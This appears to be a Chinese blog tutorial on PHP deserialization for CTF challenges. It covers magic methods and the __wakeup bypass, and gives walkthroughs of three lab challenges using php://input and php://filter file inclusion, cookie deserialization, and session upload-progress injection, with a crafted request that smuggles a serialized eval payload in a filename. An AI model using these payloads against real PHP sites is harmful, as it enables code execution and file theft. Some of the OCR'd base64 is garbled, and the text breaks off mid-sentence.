
CTF之萌新反序列化学习

原创

bmth666 于 2021-01-13 18:10:14 发布 1412 收藏 15

分类专栏： 刷题 ctf 文章标签： 安全

本文链接：https://blog.csdn.net/bmth666/article/details/104737025



刷题 同时被 2 个专栏收录

19 篇文章 0 订阅

订阅专栏

ctf

22 篇文章 1 订阅

订阅专栏

反序列化

概念

数据(变量)序列化(持久化)

将一个变量的数据“转换为”字符串，但并不是类型转换，目的是将该字符串储存在本地。相反的行为称为反序列化。

序列化和反序列化的目：使得程序间传输对象会更加方便

相关函数

serialize

(PHP 4, PHP 5, PHP 7)
serialize — 产生一个可存储的值的表示

描述

```
serialize ( mixed $value ) : string
```

serialize() 返回字符串，此字符串包含了表示 **value** 的字节流，可以存储于任何地方。

这有利于存储或传递 PHP 的值，同时不丢失其类型和结构。

unserialize

(PHP 4, PHP 5, PHP 7)
unserialize — 从已存储的表示中创建 PHP 的值

说明

```
unserialize ( string $str ) : mixed
```

unserialize() 对单一的已序列化的变量进行操作，将其转换回 PHP 的值。

代码如下，可以自己测试测试

```php
<?php
highlight_file(__FILE__);
class user
{
    //变量
    public $age = 0;
    public $name = '';
    //方法
    public function print_data()
    {
        echo $this->name . ' is ' . $this->age. ' yaers old<br>';
    }
}
//创建对象
$user = new user();
//赋值
$user->age = 16;
$user->name = 'caixukun';
//输出
$user->print_data();
//输出反序列化后的数据
echo serialize($user);

?>
```

序列化打印了如下数据


```
O:4:"user":2:{s:3:"age";i:16;s:4:"name";s:8:"caixukun";}
```

```php
<?php
highlight_file(__FILE__);
class user
{
        //变量
        public $age = 0;
        public $name = '';
        //方法
        public function print_data()
        {
                echo $this->name . ' is ' . $this->age. ' yaers old<br>';
        }
}
//创建对象
$user = new user();
//赋值
$user->age = 16;
$user->name = 'caixukun';
//输出
$user->print_data();
//输出反序列化后的数据
echo serialize($user);

?>
```

```
caixukun is 16 yaers old
O:4:"user":2:{s:3:"age";i:16;s:4:"name";s:8:"caixukun";}
```


解释一下每个代表的意义



在对象前可以添加+可以绕过正则匹配 php7和php5有区别，php7用+号绕过时会报错无法反序列化，只有php5可以这样。

可参考安恒杯12月月赛解题报告

注意事项

\x00 + 类名 + \x00 +变量名 反序列化出来的是private变量
\x00 + * + \x00 + 变量名 反序列化出来的是protected变量
直接变量名反序列化出来的是public变量

```php
<?php
highlight_file(__FILE__);
class user
{
        //变量
        #public $age = 0;
        #public $name = '';
        private $name2 = 'li';
        protected $age2 = 18;
        //方法
        public function print_data()
        {
                echo $this->name2 . ' is ' . $this->age2. ' yaers old<br>';
        }
}
//创建对象
$user = new user();
//赋值
#$user->age = 16;
#$user->name = 'caixukun';
//输出
$user->print_data();
//输出反序列化后的数据
echo serialize($user);

?>
```

li is 18 yaers old
O:4:"user":2:{s:11:"username2";s:2:"li";s:7:"*age2";i:18;}

发现长度并不符合

查看源代码发现是下图的图形，我们将其变为可读的字符


```
li is 18 yaers old<br>O:4:"user":2:{s:11:"□user□name2";s:2:"li";s:7:"□*□age2";i:18;}
```

使用python的requests发送请求得到了

```
>>> r = requests.get('http://192.168.153.133/fx1h/2.php')
>>> r.content
'li is 18 yaers old<br>O:4:"user":2:{s:11:"\x00user\x00name2";s:2:"li";s:7:"\x00*\x00age2";i:18;}'
```

魔术方法+题目

PHP中把以两个下划线__开头的方法称为魔术方法：
__construct()， __destruct()， __call()， __callStatic()， __get()， __set()， __isset()， __unset()， __sleep()， __wakeup()， __toString()， __invoke()， __set_state()， __clone() 和 __debugInfo() 等方法在 PHP 中被称为魔术方法（Magic methods）。在命名自己的类方法时不能使用这些方法名，除非是想使用其魔术功能。



PHP魔术方法：

```
__construct() //当一个对象创建时被调用
__destruct() //当一个对象销毁时被调用
__toString() //当一个对象被当作一个字符串使用
__sleep() //在对象在被序列化之前运行
__wakeup() //将在反序列化之后立即被调用(通过序列化对象元素个数不符来绕过)
__get() //获得一个类的成员变量时调用
__set() //设置一个类的成员变量时调用
__invoke() //调用函数的方式调用一个对象时的回应方法
__call() //当调用一个对象中的不能用的方法的时候就会执行这个函数
```

这里直接上题看看

实验环境：bugku-welcome to the bugkuctf


由于bugku环境炸了，找了好久找到了师傅的源码，在此感谢，需要的链接如下：ctf中的一道反序列化题


查看源代码如下

```
you are not admin !
<!--
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"];

if(isset($user)&&(file_get_contents($user,'r')==="admin")){
    echo "hello admin!<br>";
    include($file); //class.php
}else{
    echo "you are not admin ! ";
}
 -->
```


这里可以传参，我们先对user传参：`php://input`然后POST方式提交admin进行绕过，发现变为了hello admin！





接下来对file传伪协议读取class.php的源代码,base64解码即可

```
?user=php//input&file=php://filter/read=convert.base64-encode/resource=class.php
```

明文:

```
<?php
error_reporting(E_ALL & ~E_NOTICE);

class Read{//f1a9.php
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
        }
        return "__toString was called!";
    }
}
?>
```

BASE64编码 > < BASE64解码

BASE64:

```
PD9waHAKZXJyb3JfcmVwb3J0aW5nKEVfQUxMICYgfkVfTk9USUNF
KTsKIApjbGFzcyBSZWFkey8vZjFhOS5waHAKICAgIHB1YmxpY yAkZ
mlsZTsKICAgIHB1YmxpYyBmdW5jdGlvbiBfX3RvU3RyaW5nKCI7CiAg
ICAgICAgaWYoaXNzZXQoJHRoaXMtPmZpbGUpKXsKICAgICAgICAg
ICAgZWNobyBmaWxlX2dldF9jb250ZW50cygkdGhpcy0+ZmlsZSk7ICA
glAogICAgICAgIH0KICAgICAgICByZXR1cm4gIl9fdG9TdHJpbmcgd2F
zIGNhbGxlZCEiOwogICAgfQp9Cj8+Cgo=
```


__toString，打印一个对象时，如果定义了__toString()方法，就能在测试时，通过echo打印对象体，对象就会自动调用它所属类定义的toString方法，格式化输出这个对象所包含的数据

接下来读取index.php

明文:

```
<?php
error_reporting(E_ALL & ~E_NOTICE);
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"];

if(isset($user)&&(file_get_contents($user,'r')==="admin")){
    echo "hello admin!<br>";
    if(preg_match("/f1a9/",$file)){
        exit();
    }else{
        include($file); //class.php
        $pass = unserialize($pass);
        echo $pass;
    }
}else{
    echo "you are not admin ! ";
}
```

BASE64编码 > < BASE64解码

BASE64:

```
PD9waHAKZXJyb3JfcmVwb3J0aW5nKEVfQUxMICYgfkVfTk9USUNF
KTsKJHVzZXIgPSAkX0dFVFsidXNlciJdOwokZmlsZSA9ICRfR0VUWyJ
maWxlIl07CiRwYXNzID0gJF9HRVRbInBhc3MiXTsKIAppZihpc3NldCg
kdXNlcikmJihmaWxlX2dldF9jb250ZW50cygkdXNlciwncicpPT09ImFkb
WlulikpewogICAgZWNobyAiaGVsbG8gYWRtaW4hPGJyPiI7CiAgICBp
ZihwcmVnX21hdGNoKCIvZjFhOS8iLCRmaWxlKSI7CiAgICAgICAgZX
hpdCgpOwogICAgfWVsc2V7CiAgICAgICAgaW5jbHVkZSgkZmlsZSk7I
C8vY2xhc3MucGhwCiAgICAgICAgJHBhc3MgPSB1bnNlcmlhbGl6ZSg
kcGFzcyk7CiAgICAgICAgZWNobyAkcGFzczsKICAgIH0KfWVsc2V7CiA
gICBlY2hvICJ5b3UgYXJlIG5vdCBhZG1pbiAhICI7Cn0KIC0tPgoK
```

```
?>

<!--
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"];

if(isset($user)&&(file_get_contents($user,'r')==="admin")){
```


发现 `$pass = unserialize($pass); echo $pass;` 会触发public function __toString()
如何反序列化就是关键，将class.php源码复制，加入代码如下：


```php
$a = new Read();
$a->file='f1a9.php';
echo serialize($a);
```

用php运行后得到 `O:4:"Read":1:{s:4:"file";s:8:"f1a9.php";}`

```
szy@szy-virtual-machine:/var/www/html/ceshi$ php 2.php
O:4:"Read":1:{s:4:"file";s:8:"f1a9.php";}
szy@szy-virtual-machine:/var/www/html/ceshi$
```

使用文件包含，在class.php里对pass传参为序列化的结果

```
hello admin!
__toString was called!
```




发现__toString was called! 成功得到flag

```
<br>
<!--?php
error_reporting(E_ALL & ~E_NOTICE);
//flag{hSh_ctf:e@syt0g3t}
?
-->
__toString was called!
<!--
$user = $_GET["user"]; $file = $_GET["file"]; $pass = $_GET["pass"]; if(isset($user)&&
(file_get_contents($user,'r')==="admin")){ echo "hello admin!<br>"; include($file); //class.php
}else{ echo "you are not admin ! "; }
-->
```


例题： flag.php

实验环境：bugku-flag.php

进入页面发现有一个登录框，但怎么输都没有显示，提示：hint



尝试后发现使用get方式传输hint=1




```
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
  <form method="POST" action="#">
    <p><input name="user" type="text" placeholder="Username"></p>
    <p><input name="password" type="password" placeholder="Password"></p>
    <p><input value="Login" type="button"/></p>
  </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>
```


给出了源代码，当传入的cookie的反序列化为key时，得到flag，这里我一直认为key的值为：ISecer:www.isecer.com，查看了wp才发现，key的值为NULL，接下来构造序列化

```
<?php
echo serialize('');
?>
```

得到了`s:0:'''';`

```
szy@szy-virtual-machine:/var/www/html/fxlh$ php 5.php
s:0:"";szy@szy-virtual-machine:/var/www/html/fxlh$
```

传参即可，注意`;`要转换为url编码



得到flag

php __wakeup

Sec Bug #72663 Create an Unexpected Object and Don't Invoke __wakeup() in Deserialization

PHP5 < 5.6.25，PHP7 < 7.0.10 时

当序列化字符串中，如果表示对象属性个数的值大于真实属性个数时就会跳过__wakeup的执行

php Session

Bug #71101 PHP Session Data Injection Vulnerability

PHP内置了多种处理器用于存取$_session数据时会对数据进行序列化和反序列化，常用的有以下三种，对应三种不同的处理格式：

处理器	对应的存储格式
php	键名 + 竖线 + 经过 serialize() 函数反序列处理的值
php_binary	键名的长度对应的 ASCII 字符 + 键名 + 经过 serialize() 函数反序列处理的值
php_serialize(php>=5.5.4)	经过 serialize() 函数反序列处理的数组

当session_start()被调用或者php.ini中session.auto_start为1时，PHP内部调用会话管理器，访问用户session被序列化以后，存储到指定目录（默认为/tmp）。

配置文件php.ini中含有这几个与session存储配置相关的配置项：

> session.save_path="" --设置session的存储路径,默认在/tmp
> session.auto_start --指定会话模块是否在请求开始时启动一个会话,默认为0不启动
> session.serialize_handler --定义用来序列化/反序列化的处理器名字。默认使用php
> session.upload_progress.cleanup 一旦读取了所有POST数据，立即清除进度信息。默认开启
> session.upload_progress.enabled 将上传文件的进度信息存在session中。默认开启。

例题

题目地址：http://web.jarvisoj.com:32784/

```php
<?php
//A webshell is wait for you
ini_set('session.serialize_handler', 'php');//服务器反序列化使用的处理器是php_serialize，而这里使用了php，所以会出现安全问题
session_start();
class OowoO
{
    public $mdzz;
    function __construct()
    {
        $this->mdzz = 'phpinfo();';
    }

    function __destruct()
    {
        eval($this->mdzz);
    }
}
if(isset($_GET['phpinfo']))
{
    $m = new OowoO();
}
else
{
    highlight_string(file_get_contents('index.php'));
}
?>
```

题目给出了源码，可以读取phpinfo，发现可以使用session反序列化：

session.save_path	/opt/lampp/temp/	/opt/lampp/temp/
session.serialize_handler	php	php_serialize
session.upload_progress.cleanup	Off	Off
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS

原文意思大致要求满足以下2个条件就会写入到session中：

1. session.upload_progress.enabled = On
2. 上传一个字段的属性名和session.upload_progress.name的值相，这里根据上面的phpinfo信息看得出，值为PHP_SESSION_UPLOAD_PROGRESS,即name=“PHP_SESSION_UPLOAD_PROGRESS”

> 由phpinfo()页面知，session.upload_progress.enabled为On。当一个上传在处理中，同时POST一个与INI中设置的session.upload_progress.name同名变量时，当PHP检测到这种POST请求时，它会在$_SESSION中添加一组数据。所以可以通过Session Upload Progress来设置session。

构造上传页面：


```
<form action="http://web.jarvisoj.com:32784/index.php" method="POST" enctype="multipart/form-data">
    <input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="123" />
    <input type="file" name="file" />
    <input type="submit" />
</form>
```

接下来进行序列化：

```
<?php
class OowoO
{
    public $mdzz='print_r(scandir(dirname(__FILE__)));';
}
$obj = new OowoO();
echo serialize($obj);
?>
```

得到：`O:5:"OowoO":1:{s:4:"mdzz";s:36:"print_r(scandir(dirname(__FILE__)));";}`

接下来进行上传，抓包



```
POST /index.php HTTP/1.1
Host: web.jarvisoj.com:32784
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101
Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------274509853828814009313622182211
Content-Length: 71871
Connection: close
Cookie: PHPSESSID=n117pskk67jbscl91sl9bad292
Upgrade-Insecure-Requests: 1

---------------------------274509853828814009313622182211
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

123
---------------------------274509853828814009313622182211
Content-Disposition: form-data; name="file";
filename="|O:5:\"OowoO\":1:{s:4:\"mdzz\";s:36:\"print_r(scandir(dirname(__FILE__)));\";}"
Content-Type: image/jpeg

□□□□JFIF□□□HH□□C   □□□□□   □□□

□□♠♠□□□□□□□! □□□□#'#%/%□□+; /35888!*=A<6A2785□□C□
```

```
#0000BB">mdzz </span><span style="color: #007700">=&nb
#DD0000">'phpinfo();'</span><span style="color: #007700">;<br />&
/>    <br />    fu
#0000BB">__destruct</span><span style="color: #007700">()<br />
/>        eval(</s
#0000BB">$this</span><span style="color: #007700">-&gt;</span><
#0000BB">mdzz</span><span style="color: #007700">);<br />&nbs
/>if(isset(</span><span style="color: #0000BB">$_GET</span><spa
style="color: #DD0000">'phpinfo'</span><span style="color: #00770
/>    </span><span style="color: #0000BB
#007700">= new </span><span style="color: #0000BB'
#007700">();<br />}<br />else<br />{<br />   &nb
#0000BB">highlight_string</span><span style="color: #007700">(<
#0000BB">file_get_contents</span><span style="color: #007700">(
#DD0000">'index.php'</span><span style="color: #007700">));<br />
#0000BB">?&gt;<br /></span>
</span>
</code>Array
(
    [0] => .
    [1] => ..
    [2] => Here_1s_7he_fl4g_buT_You_Cannot_see.php
    [3] => index.php
    [4] => phpinfo.php
)
```

为防止转义，在引号前加上\。利用前面的html页面随便上传一个东西，把filename改为如下：

